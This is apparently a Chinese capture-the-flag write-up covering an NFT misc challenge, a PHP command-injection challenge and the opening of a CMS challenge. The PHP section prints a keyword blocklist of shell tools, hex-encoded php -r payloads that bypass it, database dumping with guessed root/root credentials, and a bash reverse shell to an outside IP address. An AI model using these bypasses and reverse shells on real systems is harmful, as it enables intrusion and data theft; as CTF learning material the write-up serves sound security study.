0%

CSICN

CSICN


misc 火锅

根据弹出的提示下载MateMask

image.png

按照提示连接红包领取空投后,开始游戏兑换NFT得到flag

![92J{G`3WJ%6KXPKK$KJVHBT.png](</yuque-notes/03-CTF Challenge’s Writeup/assets/c10794ad.png>)

simple_php

1
2
3
4
5
6
7
8
9
10
11
12
13
<?php
ini_set('open_basedir', '/var/www/html/');
error_reporting(0);

if(isset($_POST['cmd'])){
$cmd = escapeshellcmd($_POST['cmd']);
if (!preg_match('/ls|dir|nl|nc|cat|tail|more|flag|sh|cut|awk|strings|od|curl|ping|\*|sort|ch|zip|mod|sl|find|sed|cp|mv|ty|grep|fd|df|sudo|more|cc|tac|less|head|\.|{|}|tar|zip|gcc|uniq|vi|vim|file|xxd|base64|date|bash|env|\?|wget|\'|\"|id|whoami/i', $cmd)) {
system($cmd);
}
}

show_source(__FILE__);
?>

php -r 命令用于在命令行中执行一行或多行 PHP 代码。


利用php -r执行多行代码,eval没有被ban掉,因为ban了引号,考虑hex2bin,最终exp为php -r eval(hex2bin()),将十六进制数转化为字符

1
2
3
4
bash -c "bash -i >& /dev/tcp/198.23.148.51/7777 <&1"
62617368202d63202262617368202d69203e26202f6465762f7463702f3139382e32332e3134382e35312f37373737203c2631

bash -c "bash -i >& /dev/tcp/198.23.148.51/443 0>&1"

image.png

substr截取一下,让其能够被识别为字符串

bp抓包,试一下ls,在根目录下没有找到flag

看到有mysql服务,尝试去数据库里面找

尝试出弱口令为root/root

payload

1
2
3
4
查库名
mysql -u root -p'root' -e 'show databases;'
cmd=php -r
$a=substr(Z6d7973716c202d7520726f6f74202d7027726f6f7427202d65202773686f77206461746162617365733b27,1);system(hex2bin($a));

image.png


PHP_CMS比较可疑

查表

image.png

1
2
3
mysql -u root -p'root' -e 'use PHP_CMS;SHOW TABLES'
cmd=php -r
$a=substr(Z6d7973716c202d7520726f6f74202d7027726f6f7427202d652027757365205048505f434d533b53484f57205441424c455327,1);system(hex2bin($a));

查表列

1
2
mysql -u root -p'root' -e 'show columns from PHP_CMS.F1ag_Se3Re7'
cmd=php+-r$a=substr(Z6d7973716c202d7520726f6f74202d7027726f6f7427202d65202773686f7720636f6c756d6e732066726f6d205048505f434d532e463161675f53653352653727,1);system(hex2bin($a));

image.png

读字段

1
2
mysql -u root -p'root' -e 'select flag66_2024 from PHP_CMS.F1ag_Se3Re7'
cmd=php+-r$a=substr(Z6d7973716c202d7520726f6f74202d7027726f6f7427202d65202773656c65637420666c616736365f323032342066726f6d205048505f434d532e463161675f53653352653727,1);system(hex2bin($a));

image.png

也可以直接一步到位

1
2
mysql -u root -p'root' -e 'select * from PHP_CMS.F1ag_Se3Re7'
cmd=php+-r$a=substr(Z6d7973716c202d7520726f6f74202d7027726f6f7427202d65202773656c656374202a2066726f6d205048505f434d532e463161675f53653352653727,1);system(hex2bin($a));
方法2

反弹shell



easy_cms

cms题,扫描网页

image.png

题目提示

image.png

根据提示可以知道,打ssrf


来源: https://www.yuque.com/guansuanbangzhuangganjun/oxmbxg/ynfrcla3gas5iwl2
语雀文档ID: 170152389